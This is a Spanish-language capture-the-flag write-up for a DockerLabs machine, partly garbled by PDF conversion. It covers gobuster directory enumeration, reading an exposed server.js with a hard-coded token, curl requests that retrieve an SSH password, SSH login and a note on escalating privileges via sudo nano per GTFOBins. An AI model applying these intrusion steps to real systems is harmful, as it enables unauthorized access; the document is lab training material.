Enumeración de directorios Acceso por ssh Bruteforce de usuario hydra Escalada de privilegios: Sudo -L

Conjunto de escaneo de puerto, pings i conexión con la plataforma dockerlabs.







Imagen del puerto 3000, al parecer no puede obtener el directorio raíz de alguna cosa.



Puerto 80, normal




```
🗕 $ <u>sudo</u> gobuster dir -u 172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,xml,txt,sh,c
ss,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                http://172.17.0.2
[+] Method:
                                GET
[+] Threads:
                                10
                                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Wordlist:
[+] Negative Status codes:
                                404
[+] User Agent:
                                gobuster/3.6
    Extensions:
                                php,xml,txt,sh,css,html
[+] Timeout:
Starting gobuster in directory enumeration mode
/index.html
                        (Status: 200) [Size: 234]
                        (Status: 301) [Size: 310]
(Status: 301) [Size: 313]
/backend
/javascript
/server-status (Status: 403) [Size: 275]
Progress: 1543920 / 1543927 (100.00%)
```



Index of /backend

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
<u>node_modules/</u>	2024-07-29 12:41	-
package-lock.json	2024-07-29 12:41	25K
package.json	2024-07-29 12:41	271
server.js	2024-07-29 13:00	456

Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80



Forbidden

You don't have permission to access this resource.

Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80

```
← → C û
                                    172.17.0.2/backend/server.js
🏲 Kali Linux 🥻 Kali Tools 🂆 Kali Docs 💢 Kali Forums 🦰 Kali NetHunter 🛸 Exploit-
const express = require('express');
const app = express();
const port = 3000;
app.use(express.json());
app.post('/recurso/', (req, res) => {
   const token = req.body.token;
   if (token === 'tokentraviesito') {
       res.send('lapassworddebackupmaschingonadetodas');
   } else {
       res.status(401).send('Unauthorized');
});
app.listen(port, '0.0.0.0', () => {
   console.log(`Backend listening at http://consolelog.lab:${port}`);
});
```

Y el puerto 5000 es un ssh normal y corriente

```
(iouker® kali)-[~]
ssh root@172.17.0.2 -p 5000
The authenticity of host '[172.17.0.2]:5000 ([172.17.0.2]:5000)' can't be established.
ED25519 key fingerprint is SHA256:TUnzbWA0NsTnkmoG4y6xeMwIaklAG070KPdicJNeE88.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/ fingerprint])?
```

Pensaba que el js era una variable, no literalmente un string, parece ser que tenemos el password del SSH, solo nos queda saber ahora el usuario

```
cy,x-content-type-options], X-Powered-By[Express]

(jouker@ kali)-[~]
$ curl -X POST http://172.17.0.2:3000/recurso/ -H "Content-Type: application/json" -d '{"token":"tokentraviesito"}'
lapassworddebackupmaschingonadetodas

(jouker@ kali)-[~]
$ curl -X POST http://172.17.0.2:3000/recurso/ -H "Content-Type: application/json" -d '{"token":"tokentravieito"}'
Unauthorized

(jouker@ kali)-[~]
$ [jouker@ kali]-[~]
```

```
| Cjouker® kali | California |
```

Al hacer sudo -l me comenta que el binario vulnerable es nano, vamos a GTFOBINS y vemos como bypassear esa vulnerabilidad.

